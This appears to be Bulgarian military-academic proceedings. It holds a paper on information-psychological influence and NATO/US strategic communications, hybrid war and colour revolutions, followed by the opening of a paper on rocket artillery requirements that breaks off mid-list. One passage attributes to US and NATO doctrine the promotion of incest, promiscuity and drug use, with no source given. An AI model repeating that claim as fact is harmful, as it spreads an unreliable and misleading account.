Второ, изместването на вектора на ИПСВ от предимно военни противникови аудитории към широките маси от населението на противникови, неутрални и приятелски страни и превръщането на самото население в основната сила на

¹¹ Вместо традиционните термини „информационна война“ и „психологическа война“ се използва по-прецизното интегрирано понятие „информационно-психологическо въздействие“, което се обяснява с нарастващата роля на психологическите операции в съвременните войни и разширяването на използването на информационни оръжия, базирани на технологии за психологическо въздействие.

политическите трансформации във противниковия лагер доведе до промяна във възгледите за получателите и целевите аудитории.

Развитието на социалните мрежи доведе до сближаване на живота онлайн и офлайн, появи се хибридна реалност на човешкото съществуване, в която границите между реално и виртуално взаимодействие са размити, нови „светове“ на жизнената дейност на хората, които имат свои собствени закони, стилове на комуникация, статуси, санкции, специфични схеми за разпространение на информацията, интерпретации на събитията и форми на поведение. Днес информацията циркулира от киберпространството към реалния живот и обратно, предизвиквайки промени и в двете среди.

Използвайки ресурси на Big Data и технологиите за изкуствен интелект, субектите на ИПсВ днес получават подробна информация за получателите и могат точно да определят и влияят на техните предпочитания, навици, мотиви, социални нагласи, житейски планове, поведение и взаимоотношения. В същото време въздействието става все по-плавно, осъществявано чрез различни междинни целеви аудитории, лидери на мнение, информационни капсули и др.

Трето, революционното развитие през последните години на невро-, когнитивните, поведенческите и социалните науки доведе до трансформация във възгледите за същността на влиянието в комуникационните актове. Понастоящем такова въздействие се извършва, както върху общественото и групово съзнание като цяло, така и върху специфични структури на мозъка на хората с цел промяна на тяхната социална активност. То става все по-опосредствано от информационни, когнитивни и социални технологии. В същото време има митологизация в разбирането на особеностите на функциониране на когнитивните процеси по време на възприемане на различна информация, включително в процеса на интернет комуникация.

Стратегията на влияние като принуда, склоняване и дори убеждаване е престанала да дава очаквания резултат. Днес животът ще изисква диалогични модели на въздействие върху различни целеви аудитории, като се вземат предвид техните нужди, интереси, социално-психологически характеристики на междинните групи на влияние, преходът от стратегия на мотивация към стратегия на привличане и формирането на влиятелна среда.

Четвърто, активното търсене на ефективни схеми за ИПсВ срещу противника в миналото доведе до появата в тази област на различни, понякога конкуриращи се доктрини, стратегии, концепции, които, действайки едновременно, донесоха хаос в разбирането и организацията на тази дейност. Тук например едновременно циркулираха понятията „информационна война“, „информационни операции“, „психологически операции“, „мека сила“, „хибридна война“ и т. н. Това доведе до необходимостта от комбинирането им в цялостна и последователна система за последващо интегрирано използване на всички налични ресурси, както и за скриване на агресивния характер на ИПсВ, насочен към нахлуване в съзнанието, ценностната сфера и поведението на хората.

Уникален опит да се отговори на тези нужди беше разработването от американски специалисти през 2010 г. на концепцията за стратегическата

комуникация като основна доктрина в областта на ИПСВ. Според правителството на САЩ стратегическата комуникация се определя като „целенасочени усилия на правителството, ангажиращи ключови аудитории за създаване, развитие или запазване на благоприятни условия за постигане на интересите, политиките и целите на правителството, чрез използването на координирани програми, планове, теми, послания и продукти, синхронизирани с действията на всички инструменти на националната власт“. В този случай комуникацията се отнася до всякакви прояви (думи, съобщения, действия, изображения и др.), насочени към промяна на възприятието, общественото и индивидуално съзнание и поведение на целевите аудитории.

През септември 2009 г. НАТО възприема термина „стратегически комуникации“ с приемането на своя „Политика за стратегически комуникации“ и „Военна концепция за стратегически комуникации“ предимно защото вече е наложен в САЩ. Там стратегическите комуникации се дефинират като: „Координирано използване на комуникационните дейности и способности на НАТО – публична дипломация, връзки с обществеността, военен PR, информационни и психологически операции, в подкрепа на политиките, операциите, дейности за постигане на целите на Алианса“^{12,13}.

За да се разбере правилно тази дефиниция е необходимо да се отчетат няколко произтичащи от нея факти:

➤ стратегическите комуникации не се ограничават само с медийни действия, а обхващат всички думи и действия, които са наблюдавани и интерпретирани от аудиториите. Тя не допуска разминаване между заявено и свършено, между думи и действия;

➤ стратегическите комуникации достигат различни аудитории, собствено и чуждо население, съюзници и неприятели. Информацията е достъпна за всеки в реално време и често достигат непланирани аудитории. Концепцията гарантира, че целевите аудитории в зоната на операции ще получават правилната, точна и навременна информация, която да им позволи да разберат действията и намеренията на Алианса;

➤ дефиницията включва междуведомствени дейности, както военните способности – информационни операции, психологически операции и военни връзки с обществеността, така и гражданските дейности – публична дипломация и връзки с обществеността. По този начин тя може да се разглежда като част от всеобхватния подход към операциите на НАТО;

➤ стратегическите комуникации обхващат всички съществуващи информационни и комуникационни способности и чрез тяхното оптимизиране постига стратегически ефект.

Според корпорация RAND стратегическите комуникации се дефинират като „Процес, ръководен от политическото ниво, целящ да засили стратегическата

¹² Jan Techau, “What makes communication strategic? Preparing military organizations for Battle of Ideal”, NATO Defense College, Vol. 65, February 2011

¹³ AD 95-2, ACO Strategic communications, 2012, p. 4-10.

*ефект чрез координиране на комуникационните дейности на различните министерства. За постигането на тази цел стратегическите комуникации използват всички наличен опит на различните информационни и комуникационни департаменти, за да се предизвика поведение на целевите аудиторни, което способства за постигане на целите и за формиране на благоприятна оперативна среда*¹⁴.

Може да се заключи, че стратегическите комуникации – са процес, от ефективността на който непосредствено зависи реализацията на държавната информационна политика и осигуряването на националната сигурност на дадена държава като цяло, информационната сигурност на държавата във военната сфера и други подобни, в осъществяването на които участват не само субекти на стратегическите комуникации във военната сфера, но и субекти от други сфери на дейност.

В съответствие със стандартите на НАТО, основните части на стратегическите комуникации са:

- публична дипломация;
- връзки с обществеността (военни връзки с обществеността) (Public Affairs and Military Public Affairs);
- информационни операции;
- психологически операции (PSYOPS), които могат да се извършват отделно от информационните операции;
- операции в киберпространството (CYBEROPS), които също могат да бъдат отделни от информационните операции.

Въздействието върху противниците в съвременната ИПсП се осъществява в рамките на парадигмата на стратегическите комуникации. Теоретичната обосновка на тази парадигма се съдържа в документите за стратегическо планиране, които определят съдържанието на информационните, психологическите, електронните и кибер операции, а така също и съдържанието на понятията „хибридни войни“, „цветни революции“, „умна тъпа“, „мека сила“ и „публична дипломация“.


Във външнополитическата сфера „стратегическата комуникация“ представлява синхронизация на въздействието чрез „слово и дело“ върху приятелите и съюзниците и разнообразен спектър на използване на комуникациите в рамките на ИПсП. Но отделянето на едното от другото на практика става крайно сложно по следните причини:

– в съвременната международна практика няма приятели, има интереси на управляващия елит (твърде противоречиви) и съпътстващи краткосрочните или дългосрочните съюзници (противници) в техните постижения;

– в съвременния свят, отбелязват специалистите, границите между войната и мира, военните и гражданските системи и пространства, както и между информирането и влиянието или манипулирането все повече са размити. Тези

¹⁴ RAND Corporation, 2010, “NATO’s Strategic Communications concept and its relevance for France”.

изменения закономерно поставят въпроса за новите способности за защита на обществото.



Фиг. 1: Структура на стратегическите комуникации

Основната функция на стратегическите комуникации е синхронизирането и координирането на всички текущи ИПСВ, както в мирно време, така и във военно време, на всички нива: от местно до глобално, от тактическо до оперативен и стратегически ниво. Областите на приложение на стратегическите комуникации са международните отношения, отношенията между различни субекти вътре в държавата, социално-културното пространство и военното противоборство. В същото време стратегическите комуникации се разглеждат като средство за решаване на конкретни задачи. Тяхната приоритетна цел е да формират сред политическия елит на противниковата държава стабилен положителен образ и система от културни ценности на субекта на влияние.

Общата структура на стратегическите комуникации е представена на фиг. 1.

От фигурата се вижда, че в структурата на ИПСВ в рамките на стратегическите комуникации се разграничават две метастратегии: а) „твърда сила“, базирана на принудата на противника, и б) „мека сила“, използваща привличането на противника към желаните видове дейности. В рамките на стратегиите за „твърда“ и „мека“ сила се използват всички познати видове въздействие (убеждаване, внушение, психическо заразяване, имитация, формиране на благосклонност, молба, самореклама, принуда, агресия, манипулация) и всички известни негови форми (пряко и косвено, непосредствено и опосредствено, индивидуално,

групово и масово въздействие, както и въздействие, което може да се квалифицира като информационно-знаково и информационно-действено).

В същото време идеята за взаимодействие като целенасочено прехвърляне движението и информацията от един участник във взаимодействието към друг се променя поради разширяването на понятията „информация“ и „прехвърляне“. По този начин лишаването на опонентите от информацията, необходима за дейност и взаимодействие чрез кибератаки, електронно потискане на техните информационни и телекомуникационни средства, „анулиране“ („културен бойкот“, „изтриване“ от информационния живот на социалните общности) определени лица или, напротив, изкуствено повишаване на социалния статус на един или друг участник в комуникацията в социалните мрежи и СМИ чрез „напомпване“ на броя абонати, гледания, „харесвания“ и т.н., „запушване“ на комуникантите във „филтърни балони“ и „ехо камери“ с помощта на контекстна реклама, формиране на новинарски емисии на интернет търсачките, създаване на информационна среда за реално и потенциално взаимодействие трудно се вписват в понятията „информация“ и „пренос на информация“.

По този начин понятието „въздействие“ днес трябва да бъде разширено и дефинирано като целенасочено разпространение (насърчаване, блокиране и/или селекция) на информация, взаимодействие, движение между участниците в комуникационния процес.

Нека разгледаме характеристиките на ИПсВ в метастратегии на „твърдата“ и „меката“ сила.

Според американския подход основният инструмент на „твърдата сила“ в ИПсП и реализирането на стратегически комуникационни програми са информационните операции. „Информационните операции се отнасят до комплексното използване на информационни способности в комбинация с други области на работа за влияние, прекъсване, изкривяване, прихващане на процеса на вземане на решения от реални и потенциални противници и защита на техните решения“¹⁵.

Информационните операции включват широк спектър от различни операции, които се пресичат помежду си в целите си да повлияят на психиката на противниковите войски и населението: психологически операции (Psychological Operations), операции в киберпространството (Cyberspace Operations), операции по въвеждане на противника в заблуждение (Military Deceptions), операции по осигуряване на сигурност на подразделенията и войските на САЩ (Operations Security) и организация на връзките с обществеността и работа с журналисти (Public Affairs). Тоест информационните операции интегрират всички други операции, които съставляват метастратегията на „твърдата сила“, както и някои от стратегиите, които съставляват „меката сила“.

Както показва практиката на прилагане на стратегически комуникации, за постигане на целите могат да се използват елементи на военни операции, саботажни действия, инициране на протести, бунтовнически и партизански

¹⁵ The Joint Publication (JP) 1-02, 2016

действия, „цветни революции“ и др. Тоест тясно се пресичат по съдържание с така наречените „хибридни войни“.

Основните положения на концепцията за „хибридна война“ са формулирани от Ф. Хофман¹⁶. Днес хибридна война (hybrid warfare) се отнася до вид враждебно действие, при което атакуващата страна не прибегва до класическа военна инвазия, а потиска противника си, използвайки комбинация от тайни операции, саботаж, кибервойна, а също така предоставя подкрепа на бунтовниците, действащи на територията на противника¹⁷.

В съвременните ръководни доктрини на САЩ и НАТО основните методи за „хибридно“ въздействие върху противника са считани:

✓ *в икономическата сфера*: санкции срещу ключови личности или цялата икономика на страната, с цел затваряне на международните пазари за нея и блокиране на достъпа до определени технологии;

✓ *в информационно-идеологическото пространство*: подмяна на традиционни ценности и/или идеологически конструкции на обществото с чужди ценности и/или идеологически конструкции; фалшификация на историята; десакрализация на пророци, основни личности и основни постулати на основните религии на агресията; насаждане и/или насърчаване на децивилизирани социални практики: промискуитет, насилие над слаби и безпомощни, наркомания, кръвосмешение, битова и икономическа престъпност;

✓ *в киберпространството*: изтласкване на софтуерния продукт и кибертехнологиите на противника от глобалните и/или регионалните пазари; хакерски атаки срещу икономически и политически институции на противниковата държава;

✓ *в географското пространство*: локални „традиционни“ войни в ресурсните райони на страната – обект на агресия, въвличайки я в поредица от „конфликти с ниска интензивност“ по периметъра на нейните граници; насърчаване на сепаратизма и инициране на „цветни революции“ в страната, обект на агресия, и в държавите, които са нейни геополитически съюзници.

Един от ефективните инструменти за целенасочено ИПСВ срещу враждебни държави в рамките на „хибридна война“ е геополитическата доктрина за „контролиран хаос“¹⁸. Ман твърди, че светът е предопределен да бъде хаотичен, защото различните участници в една динамична политическа и социална система имат различни цели и ценности. Ако системата (държавата) целенасочено бъде прехвърлена в състояние на „политическа критичност“, тогава тя – при определени условия – неизбежно ще се потопи в катаклизми на хаос и „реорганизация“.

¹⁶ Mattis J.N., Hoffman F.G. (2005). Future Warfare: The Rise of Hybrid Wars. US Naval Institute Proceedings Magazine, November. L(132/11/1, 233), 18-19.

¹⁷ Popescu N. (2015). Hybrid tactics: neither new nor only Russian European Union Institute for Security Studies. January, 1–2. (2020), Routledge Handbook of Public Diplomacy (Cull N.J, Snow N.) 2nd edition. –London, Routledge.

¹⁸ Mann S.R. (1992). Chaos theory and strategic thought

Основните средства за създаване на „контролиран хаос“ според Ман са: насърчаване на либералната демокрация; подкрепа за пазарни реформи; повишаване на жизнения стандарт сред населението, особено сред елитите; потискане на ценности и идеология.

Най-известната стратегия за прилагане на доктрината за „контролиран хаос“ през последните две десетилетия е стратегията на „цветните революции“, които не се основават на революционни ситуации; не представят политически и социални проекти за преустройство на живота на обществото; те, като правило, се иницират чрез външна намеса в живота на обществото и се осъществяват чрез превръщането на големи групи от населението в психологическа тълпа, постепенно придавайки на тази тълпа политически характер и насочвайки енергията и към сваляне на сегашното правителство; групи от обучени, агресивно настроени и компетентно взаимодействащи млади хора се използват като „катализатор“ на протестни събития и своеобразен „таран“. В същото време изследванията показват, че младите хора с умерени възгледи демонстрират по-голяма готовност да участват в дългосрочни протести, а младите хора с ниски нива на самочувствие, критично мислене, защита от манипулация, както и склонност към зависимо поведение по-лесно се въвличат в различни социални групи и движения.

„Цветните революции“ са междинна цел на ИПсВ. Неговата крайна цел е властта.

В контекста на бързото разпространение на технологиите Web 2.0, мобилните информационни и комуникационни технологии (персонални дигитални асистенти (PDA), мобилни телефони, смартфони и комуникатори, GPS устройства, възможности за безжичен интернет достъп (Wi-Fi) и др.) в ежедневието на хората, технологията на „умната тълпа“ („smartmob“) играе важна роля в подготовката и провеждането на „цветни революции“ .

Американският публицист и социален теоретик Г. Рейнголд отбелязва, че „умните тълпи са съставени от хора, които са в състояние да действат съгласувано, без дори да се познават, благодарение на устройствата, които имат, които позволяват комуникация и изчисления“¹⁹.

Умните тълпи всъщност са функциониращи социални формации, способни на реални политически действия. В повечето от „цветните революции“ и големите протести, които са се случили или не са се случили, така наречените „роячни“ стратегии за създаване на интелигентни тълпи са били широко използвани – членовете на малки групи от съмишленици остават разпръснати, докато съобщенията, изпратени от мобилните телефони ги призовават да се събират отвсякъде по едно и също време на определено място, в съгласие с други групи. Пример за „умна тълпа“ е всяка социална мрежа, в която всеки потребител е „възел“, който има социални връзки с други потребители. Такива мрежи могат да

¹⁹ Рейнгольд Г. Умная толпа: новая социальная революция / Пер. с англ. А. Гарькавого. М.: ФАИР ПРЕСС, 2006. 416 с.

работят в режим „без лидер“, с „мигащо“ (сменящо се) лидерство, с „автономно“ или групово лидерство.

Силата на „умната тълпа“ се крие във факта, че нейните инициатори активно използват технологията за краудсорсинг, за да постигнат целите си. Използвайки тази технология, организаторите на ИПсВ използват мемове, емоционално заразяване и т.н., включват значителен брой хора в процеса на самостоятелно разработване и разпространение на информационни продукти, предимно в социалните медии и социалните мрежи. Въпреки това, хората често не осъзнават, че са едновременно субекти и мишени на ИПсВ и го продължават по собствена инициатива.

Концепцията за „мека сила“ е формулирана в края на 20-ти и началото 21-ви век. от американският политолог Дж. Най, като под мека сила той разбира „форма на политическа власт, способността да се постигат желани резултати въз основа на доброволно участие, симпатия и привлекателност, за разлика от „твърдата сила“, която включва принуда против волята“²⁰. Днес „меката сила“ играе ключова роля в международните отношения, влияейки пряко или косвено върху глобалната политика и бизнес отношенията.

Експертите отбелязват, че „меката сила“ активира стереотипите на общественото възприятие, вкарвайки в игра архетипни образи и колективни идеи. Използват се инструменти за въздействие, които са психологически привлекателни за субекта с цел неусетно преформатиране на психичните му структури в желаната посока, което позволява, без усилието на пряк и груб натиск, да се въздейства фино и гъвкаво върху психичните структури на масово съзнание – обществени идеи, предпочитания, хобита, развлечения, удоволствия, преживявания, мечти, идеали, блянове.

ИПсВ се използва чрез „мека сила“ за постигане, както на краткосрочни, така и на дългосрочни цели. Публикациите в СМИ обикновено се използват за постигане на краткосрочни цели, а културата, науката и образователните програми са насочени основно към постигане на дългосрочни цели.

В съвременната практика на ИПсП все по-често се използват такива видове въздействие като подтикването на хората към активност и въвличане в активност. Технологията „побутване“ е предложена от Нобеловия лауреат Р. Талер и е намерила широко приложение в различни сфери на живота и дейността на хората. „Побутванията“ се дефинират като използване на положително подсилване и непреки инструкции за предвидимо повлияване на решенията и поведението на хората. Концепцията за „побутване“ се вписва органично в теорията за „меката сила“, действа по механизма на „ефекта на пеперудата“ и прилага принципа „Големи промени с малки средства“. Побутвания в контекста на ИПсВ са новинарските емисии на интернет търсачките, които поставят на челни позиции информация за събития, които са важни за конкретни субекти на ИПсП.

²⁰ Най Дж. Гибкая власть: Как добиться успеха в мировой политике / пер. с англ. В. И. Супруна. Новосибирск: ФСПИ «Трендъ», 2006. 221 с.

За скрито насърчаване на хората да се занимават с определена дейност се използват естествени видове влияние, тоест вграждане на въздействащо съобщение в информационно неутрални форми, като филм, интервю, новина, представление, реклама и др.

Технологията на „привличане към активност“ е да въвлече човек в използването на всеки материал чрез вид психологическа „кука“ – мем²¹.

При прилагането на политиката на „меката сила“ значително внимание се отделя на стратегията на публичната дипломация. Публичната дипломация е по същество ефективната комуникация с обществеността по света, осъществявана с цел да се разпространи нечие разбиране за историята, ценностите и перспективите на обществото и да се вдъхнови имитация на нечий начин на живот. За тази цел се изпълняват специални международни образователни програми, стажове, научни изследвания, създаване на национални културни центрове и др.

При прилагането на стратегии на „твърда“ и „мека“ сила субектите на ИПсП използват технологии за формиране на така наречената „паралелна реалност“, която Ж. Бодрийяр нарича симулакрум. Симулакри са измислени образи на събития и явления, които нямат реални аналози. Симулакри се създават изкуствено за постигане на конкретни политически цели, например за изфабрикуване на видео информация за несъществуващи събития (войни, протести, политически убийства, репресии и др.).

Днес възможностите за създаване на „паралелни реалности“ значително се увеличават чрез използването на технологията deepfake²², техника за синтез на изображения, базирана на изкуствен интелект. Тази техника ви позволява да създавате изключително реалистични снимки и видеоклипове на всеки човек при всякакви условия и по този начин да създавате изображения на несъществуващи събития.

В настоящия момент организацията на информационните действия на въоръжените сили се явява основа на информационно-психологическо противоборство с цел осигуряване на операциите. Този процес се определя като порядък за комплексно използване на средства и способности за осигуряване на безопасността на операциите, военна дезинформация, информационни операции, РЕБ и физическо унищожаване, предоставяне на разузнавателни данни за негативното въздействие върху качеството на информация на противника, до нейното разрушаване, унищожаване или възпрепятстване на преминаването към органите и системите за управление, едновременно с ефективното използване на средства и способите за защита на собствените органи и системи за управление от подобни действия на противника.

²¹ Мем може да се счита за ярък, емоционално наситен стабилен езиков израз, идея, символ, мелодия, начин или курс на действие, мода и т.н., които съзнателно или несъзнателно се предават от човек на човек чрез реч, писане, видео, ритуали, жестове и др.

²² Дийпфейк или дълбока фалшификация е технология, която използва форма на изкуствен интелект, съчетана с машинно обучение, за да се заменят във видеоклип или аудиозапис изказвания или действия на различни хора.

В рамките на стратегическите комуникации се прилагат методи на въздействие, които се отнасят до метастратегите на „твърдата сила“, базирана на принуда и „меката сила“, използвайки технологии за привличане. Познаване на характеристиките на ИПсВ в рамките на настоящата парадигма информационно-психологическото противоборство, целенасочено ще позволи прилагане на мерки за противодействие и осигуряване на информационно-психологическа сигурност на личността и обществото.

Изводи:

1) Широка интеграция под общия термин „стратегически комуникации“ от различни видове (убеждаване, внушение, умствена инфекция, имитация и др.), форми (директни, косвени, директни и опосредствани, индивидуални, групови, масови, краткосрочни и дългосрочни, информационно-знакови и информационно-действени) и нивата (тактическо, оперативно и стратегическо) на въздействие му придава нови характеристики. Понятието „въздействие“ днес може да се дефинира като целенасочено разпространение (насърчаване, блокиране и/или селекция) на информация, взаимодействие и движение между участниците в комуникационния процес.

2) Като цяло преходът към концепцията за стратегически комуникации е съпроводен с тенденции, отразяващи прехода от въздействие върху военен противник към въздействие върху населението на враждебни, неутрални и приятелски страни; от „твърди“ към „меки“ методи на въздействие, включително като „натискане“, „включване“, създаване на мотивираща информационна среда и др.; от монологични форми (разпространение на информация, влияние) към диалогични (комуникация); от открито нахлуване в съзнанието и поведението на хората до по-скрити, местни форми на влияние; от тактически форми, предназначени за незабавен ефект до дългосрочни, насочени към дългосрочни резултати; от монотипни форми на въздействие до разнообразни и комплексни форми.

3) Появата на нови технологии за информационно-психологическо въздействие доведе до разработването и прилагането на идеите за информационни войни, осигуряващи постигането от държавите на стратегическите външнополитически цели по пътя на упражняване на управляващо информационно въздействие върху индивидуалното, груповото и масовото съзнание на противника, неговите системи за вземане на решения и информационна инфраструктура, както в хода на открито въоръжено противоборство, така и в привидно мирен период. Най-важната форма на ИПсП са тайните информационни операции, които възникват в древността, първоначално провеждани по време на военни действия под формата на отделни изолирани операции за сплашване и дезинформиране на противника, а с течение на времето тези операции претърпяха значителни промени и се превърнаха в постоянен фактор във външната и вътрешната политика.

Използвана литература:

1. The Joint Publication (JP) 1-02, 2016
2. Jan Techau, “What makes communication strategic? Preparing military organizations for Battle of Ideal”, NATO Defense College, Vol. 65, February 2011
3. AD 95-2, ACO Strategic communications, 2012, p. 4-10.
4. RAND Corporation, 2010, “NATO’s Strategic Communications concept and its relevance for France”.
5. Велико П. Петров, учебник Стратегически комуникации, НВУ „В. Левски“ – Факултет „А, ПВО и КИС“, Шумен 2021 г., ISBN 978-619-7531-20-6, стр. 337
6. Велико П. Петров, монография „Операциите за влияние – глобален метод за оказване на въздействие“, Издателски комплекс на НВУ „В. Левски, Велико Търново, 2024 г ISBN 978-954-753-385-1 мека подвързия, стр. 356.
7. Mattis J.N., Hoffman F.G. (2005). Future Warfare: The Rise of Hybrid Wars. US Naval Institute Proceedings Magazine, November. L(132/11/1, 233), 18-19.
8. Popescu N. (2015). Hybrid tactics: neither new nor only Russian European Union Institute for Security Studies. January, 1–2. (2020), Routledge Handbook of Public Diplomacy (Cull N.J, Snow N.) 2nd edition. –London, Routledge.
9. Mann S.R. (1992). Chaos theory and strategic thought
10. G. Karayani, Yuliya M. Karayani, Information and psychological impact in the context of strategic communications paradigm, Published in National

Доклада е разработен по задача 3.2.2. Изследвания в областта на демографски, психологически и социални аспекти на националната сигурност. Човешки фактор в сигурността и обществена подкрепа за отбранителната политика и политиката за сигурност“ от НАЦИОНАЛНА НАУЧНА ПРОГРАМА „СИГУРНОСТ И ОТБРАНА“.

BASIC REQUIREMENTS FOR JET ARTILLERY IN MODERN OPERATIONS

Veliko P. Petrov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, veliko_pp@abv.bg*

Abstract: *As the experience of armed conflicts in recent years shows, fire superiority over the enemy continues to be decisive for the decisive defeat of the enemy and achievement of the battle objectives. Therefore, the role of reactive artillery in the execution of fire suppression tasks remains more relevant than ever. Modern multiple rocket launchers (RCMS) are one of the key types of artillery weapons of the Ground Forces, capable of providing fire superiority and subsequently capturing and maintaining the initiative on the battlefield.*

The main requirements for rocket artillery in modern operations are: increasing the firing distance; increase in fire performance; increasing fire maneuverability; the shortening of the time intervals of the MLRS preparation chains for firing; high mobility, autonomy and vitality; the improvement of the characteristics of precision and accuracy of fire; increasing the effectiveness of the fire impact; the reduction of mass and dimensional characteristics and the increase of information provision.

The main prospective directions for improvement of reactive systems for salvo fire are: further increase in the distance and accuracy of firing; automation of the launch preparation and implementation process; ensuring rapid replenishment with ammunition and increasing the survivability of the battlefield; expanding the types of projectiles for the various purposes of the battlefield and increasing the combat capabilities of the MLRS. The implementation of these measures will significantly increase the role and place of MLRS in future combat operations, and rocket artillery will take a leading place in the fire support of the Ground Forces.

Keywords: *rocket launcher systems, rocket artillery, fire superiority*

ОСНОВНИ ИЗИСКВАНИЯ ПРЕДЯВЯВАНИ КЪМ РЕАКТИВНАТА АРТИЛЕРИЯ В СЪВРЕМЕННИТЕ ОПЕРАЦИИ

Велико П. Петров

В настоящия момент реактивните системи за залпов огън (РСЗО) са на въоръжение в повечето армии по света. Този тип оръжие, което всъщност се появи по време на Втората световна война, беше и се използва активно в почти всички локални конфликти, започвайки от втората половина на 20-ти век до наши дни. През годините на своето съществуване РСЗО се утвърди като надежден, евтин и в същото време ефективен вид оръжие.

Както показва опитът от въоръжените конфликти през последните години, огневото превъзходство над противника продължава да бъде определящо за решителния разгром на противника и постигане на целите на боя. Следователно ролята на реактивната артилерия в изпълнение на задачите по огневото поразяване остава по-актуална от всякога. Съвременните реактивни системи за залпов огън (РСЗО) са едни от ключовите видове оръжия на артилерията на Сухопътните

войски, способни да осигурят огнево превъзходство и впоследствие да завоюват и поддържат инициативата на бойното поле.

Снабдяването на реактивните подразделения през 21-ви век с най-новите автоматизирани системи за командване и управление (АСКУ), съчетани със съвременни разузнавателни средства (радары, звукометрични станции, БЛА и др.), имащи на въоръжение реактивни снаряди с повишено разстояние на стрелба и притежаващи голяма точност на стрелбата, извеждат реактивната артилерия на качествено ново ниво.

Нека разгледаме какви са основните изисквания предявявани към реактивната артилерия в съвременните операции:

1 Необходима дълбочина на стрелбата.

Определя се от задачите за далечно огнево поразяване на противостоящите сили (до цялата дълбочина на оперативното построение на войските), условията за взаимодействие с огневи средства на ракетни войски и артилерията (РВ и А) и други видове въоръжени сили. Технически проблемът се решава чрез използване на по-висококалорични горива и осигуряване на аеродинамичните качества на ракетата, използване на олекотени конструкции и др.

2 Повишена огнева производителност.

Това е продиктувано от скоротечността на бойните действия, високата мобилност на противниковите цели и се постига чрез намаляване на времето за произвеждане на залпа, увеличаване на броя и калибъра на пусковите направляващи в пакета, както и чрез механизизиране и автоматизиране на процесите на насочване и извършване на пуска. Огневата производителност се определя от продължителността на залпа и по този начин влияе върху вероятността за поразяване на живата сила на противостоящите сили.

3 Повишена огнева маневреност.

Продиктувано е от увеличаването на пространствения размах за водене на бойните действия, необходимостта от съсредоточаване на огъня за кратко време на огневото въздействие по обектите (целите) на противостоящите сили, внезапната поява на бойното поле на потенциални цели и др.

Това се постига чрез използването на високоскоростни приводи за насочване, оборудващи пусковата установка с бордова система за управление на огъня с висока степен на автоматизация на процеса на стрелба от подготовката на изходните данни и насочването на пусковата установка към целта до автоматичното пренасяне на огън при стрелба за поразяване на няколко противникови цели.

4 Съкращаване на времевите интервали на веригите за подготовка на РСЗО за стрелба.

Това се отнася за времето за зареждане, времето за извършване на марш до новата огнева позиция, времето за привеждане от походно в бойно положение,

времето за насочване на пакета и поставяне на изходните данни, времето за залп и времето за привеждане на пусковата установка от бойно в походно положение. Решаването на този проблем значително ще намали времето, необходимо за изпълнение на бойната задача, и най-важното, ще намали вероятността собствената РСЗО да бъде поразена от противниковия огън във всеки от посочените времеви интервали.

Начини за решаване на този проблем: пакетно зареждане, високи технически характеристики на устройства за товарене и разтоварване, устройства за зареждане и разреждане, съвременни базови шасита, механизация и автоматизация на всички операции, въвеждане на системи за управление на огъня.

5 Висока мобилност.

Продиктувано за намаляване на нивото на уязвимост от противниковия огън. Това изискване може да бъде постигнато чрез нови бойни шасита, притежаващи повишена проходимост, възможности за плаване, възможности за транспортиране по въздух, както и чрез висока физическа и професионална подготовка на екипажа.

6 Автономност.

Определя степента на оцеляване на отделната РСЗО на бойното поле. Пътища за решаване: бордово оборудване на пусковата установка с апаратура за топопривързване и ориентиране, компютри и друга апаратура, което позволява да се стреля самостоятелно; оборудване на пусковите установки със собствено компактно повдигащо устройство за замяна на пакета направляващи.

7 Живучест.

Това е способността да се противостои на действието на поразяващите средства на противника, при което РСЗО е в състояние да изпълни бойната задача с необходимата вероятност.

Определя степента на защита на най-важните възли и елементи на пусковата установка, реактивните снаряди (ракетите), а така също и екипажа.

Постига се чрез намаляване на видимостта (пламък, звук, прах), скриване на използването, намаляване на геометричните размери, понижаване на центъра на масата по височина, сигурност и дублиране на критични възли и компоненти, защита на екипажа от куршуми и осколки, намаляване на времевите фактори, характеристиките на материала за кабината, пускови установки, позволяващи изстрелване на залпове от кабината.

Повишена живучест на РСЗО се постига и чрез използване облицовки и екрани, изработени от тъкани на основата на ултрависоко модулни арамидни влакна, които са показали висока ефективност при абсорбиране на енергия и улавяне на осколъчни потоци, генерирани при пробиване на броневата защита.

Това елиминира разцепването на бронята от задната повърхност на корпуса и купола на бойните машини, които могат да ударят екипажа, да запалят горивото и да предизвикат детонация на боеприпасите.

Повишената живучест на РСЗО може да бъде осигурена и чрез предупреждение

за лазерно облъчване в системите за защита на пусковите установки срещу управляеми оръжия.

8 Подобряване на характеристиките за прецизност и точност на огъня.

Тези характеристики определят времето и количеството на реактивните артилерийски подразделения за изпълнение на бойната задача.

Пътища за решаване: повишаване на точността на определяне на координатите на цели и насочване в тях чрез подобряване на апаратурата, подобряване на всички видове подготовка за стрелба на РСЗО, надеждността на всички системи на пусковите установки, автоматичен контрол на прицелването, като се вземе предвид объркването при прицелването и ъгъла на накланяне на пусковата установка по време на залпа, подобряване на връзката на реактивните снаряди с пусковите направляващи, оптималното съотношение между твърдостта, масата, амортизационните характеристики на системата, изборът на темпа на стрелбата и редът за изстрелване на реактивните снаряди, новите конструктивни решения и схемата на базовата поддръжка.

Основният начин за решаване на проблема е въвеждането на системи за управление в конструкцията на реактивните снаряди.

9 Повишена ефективност.

